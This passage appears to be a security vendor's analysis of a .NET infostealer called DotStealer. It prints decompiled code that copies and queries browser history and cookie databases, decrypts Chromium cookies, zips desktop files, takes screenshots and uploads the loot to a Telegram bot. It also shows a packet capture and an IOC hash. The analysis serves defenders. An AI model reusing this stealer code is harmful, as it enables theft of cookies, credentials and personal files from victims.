
The malware also collects the user's credit card details like user name on the card, card number and expiration details of the card from the browser. Stores it in SQL database which can be retrieved using SQL commands.



```
List<BrowserStealer.DownloadModel> list = new List<BrowserStealer.DownloadModel>();
try
{
    try
    {
        File.Delete(config.InstallPathFixed + "\\downloads_db");
    }
    catch (Exception)
    {
    }
    string text = Path.GetFullPath(this.ProfilePath + "\\History");
    try
    {
        File.Copy(text, config.InstallPathFixed + "\\downloads_db");
        text = config.InstallPathFixed + "\\downloads_db";
    }
    catch (Exception)
    {
    }
    if (!File.Exists(this.KeyPath) || !File.Exists(text))
    {
        return null;
    }
    using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text + ";pooling=false"))
    {
        sqliteConnection.Open();
        using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
        {
            sqliteCommand.CommandText = "SELECT tab_url, target_path FROM downloads";
            using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
            {
                if (sqliteDataReader.HasRows)
                {
                    while (sqliteDataReader.Read())
```

Fig 9: Script for accessing download files of user


Malware access user browser downloads and use sql commands to extract the url from where the files has been downloaded.



```
List<BrowserStealer.CookieModel> list = new List<BrowserStealer.CookieModel>();
try
{
    try
    {
        File.Delete(config.InstallPathFixed + "\\cookies_db");
    }
    catch (Exception)
    {
    }
    string text = this.CookiePath;
    try
    {
        File.Copy(text, config.InstallPathFixed + "\\cookies_db");
        text = config.InstallPathFixed + "\\cookies_db";
    }
    catch (Exception)
    {
    }
    using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text + ";pooling=false"))
    {
        using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
        {
            sqliteCommand.CommandText = "SELECT host_key, name, path, encrypted_value, expires_utc FROM cookies";
            sqliteConnection.Open();
            using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
            {
                while (sqliteDataReader.Read())
                {
                    byte[] iv;
                    byte[] encryptedBytes;
                    BrowserStealer.ChromiumGrabber.ChromiumDecryptor.Prepare((byte[])sqliteDataReader[3], out iv, out encryptedBytes);
                    byte[] key = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.GetKey(this.KeyPath);
                    if (sqliteDataReader.GetString(0) != "" && sqliteDataReader.GetString(1) != "" && sqliteDataReader.GetString(2) !=
                   "" && sqliteDataReader.GetString(3) != "")
```

Fig 10: Script for accessing details of cookies of user


Malware cookie details from user’s browser privacy and security settings. It extracts details like host_key, name, encrypted_value.



```
namespace DotStealer
{
    // Token: 0x02000023 RID: 35
    internal class GrabDesktop
    {
        // Token: 0x0600013D RID: 317 RVA: 0x000066F0 File Offset: 0x000048F0
        public static void get()
        {
            string text = config.InstallPathFixed + "\\" + config.LogFolderName + " - DesktopFiles.zip";
            IEnumerable<string> files = utils.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "*.*",
              SearchOption.AllDirectories);
            using (ZipArchive zipArchive = ZipFile.Open(text, ZipArchiveMode.Create))
            {
                foreach (string text2 in files)
                {
                    if (config.GrabFileTypes.Contains(Path.GetExtension(text2).ToLower()) && config.GrabFileSize > new FileInfo(text2).Length)
                    {
                        zipArchive.CreateEntryFromFile(text2, Path.GetFullPath(text2));
                    }
                }
            }
            telegram.sendFile(text, "\ud83d\udda5" + config.UserName + "`s desktop files", "Document");
            File.Delete(text);
        }
    }
}
```

Fig 11: Desktop files are zipped

The malware combines all the desktop files as DesktopFiles.zip, and saves in the **“C:\Users\Admin\AppData\Roaming\AdminUserCash”** folder.




Computer ▸ Local Disk (C:) ▸ Users ▸ [redacted] ▸ AppData ▸ Roaming ▸ [redacted]UserCash ▸

Include in library ▾ Share with ▾ New folder

Name	Date modified	Type	Size
[]284278740 - DesktopFiles.zip	1/31/2024 10:45 AM	Compressed (zipp...	0 KB
credit_cards_db	2/9/2017 7:29 PM	File	62 KB
login_data_db	2/9/2017 7:29 PM	File	18 KB
temporallogger.exe	1/13/2024 2:33 PM	Application	5,697 KB


Fig 12: Collected files

As seen in the image below, the malware takes the screenshot of the desktop. Fig14 shows how the malware connects to Telegram and login using the decrypted Username and Chat ID. It sends the .zip file through Telegram.




```
// Token: 0x06000169 RID: 361 RVA: 0x00008298 File Offset: 0x00006498
public static void desktopScreenshot()
{
    using (Graphics graphics = Graphics.FromHwnd(IntPtr.Zero))
    {
        IntPtr hdc = graphics.GetHdc();
        int deviceCaps = Win32Native.GetDeviceCaps(hdc, 118);
        int deviceCaps2 = Win32Native.GetDeviceCaps(hdc, 117);
        graphics.ReleaseHdc(hdc);
        int height = deviceCaps2;
        using (Bitmap bitmap = new Bitmap(deviceCaps, height))
        {
            using (Graphics graphics2 = Graphics.FromImage(bitmap))
            {
                graphics2.CopyFromScreen(0, 0, 0, 0, bitmap.Size);
            }
            bitmap.Save(config.InstallPathFixed + "\\" + config.LogFolderName + " - Log\\DesktopScreenshot.jpg", ImageFormat.Jpeg);
        }
    }
}
```

Fig 13: Screenshot of the desktop



```
public static void sendFile(string file, string caption, string type = "Document")
{
    try
    {
        if (!File.Exists(file))
        {
            telegram.sendText("\ud83d\uded1File not found!");
        }
        else if (new FileInfo(file).Length == 0L)
        {
            telegram.sendText("\ud83d\uded1Error occured, the file seems to be empty or corrupted");
        }
        else
        {
            using (HttpClient httpClient = new HttpClient())
            {
                MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
                byte[] content = File.ReadAllBytes(file);
                multipartFormDataContent.Add(new ByteArrayContent(content), type.ToLower(), Path.GetFileName(file));
                httpClient.PostAsync(string.Concat(new string[]
                {
                    "https://api.telegram.org/bot",
                    config.TelegramToken,
                    "/send",
                    type,
                    "?chat_id=",
                    config.TelegramChatID,
                    "&caption=",
                    caption
                }), multipartFormDataContent).Wait();
                httpClient.Dispose();
            }
        }
```

Fig 14: Send .zip file



```
688 1965148.8349… 127.0.0.1    127.0.0.2    HTTP    42 Continuation
689 1965150.0537… 127.0.0.2    127.0.0.1    DNS     56 Standard query 0x0801 A google.com
690 1965150.0537… 127.0.0.1    127.0.0.2    DNS     82 Standard query response 0x0801 A google.com A 127.0.0.1
691 1965150.0849… 127.0.0.2    127.0.0.1    DNS     62 Standard query 0x0207 A api.telegram.org
692 1965150.0849… 127.0.0.1    127.0.0.2    DNS     94 Standard query response 0x0207 A api.telegram.org A 127.0.0.1
693 1965150.0849… 127.0.0.2    127.0.0.1    DNS     56 Standard query 0xe971 A ip-api.com
694 1965150.0849… 127.0.0.1    127.0.0.2    DNS     82 Standard query response 0xe971 A ip-api.com A 127.0.0.1
695 1965150.1006… 127.0.0.2    127.0.0.1    TCP     40 43456 → 80 [SYN] Seq=0 Win=1024 Len=0
```

Fig 15: Tries to connect to Telegram

We can see the network packets as the malware tries to connect to Telegram.

With the increasing risk of malware attacks, it’s important to take steps to protect your data. Using a reliable security solution like **K7 Total Security** and keeping it updated is crucial to defend against these threats.

IOC

Hash	Detection Name
5BE1657618ED1B556C2D038ADB4A9D04	Password-Stealer (00595d541)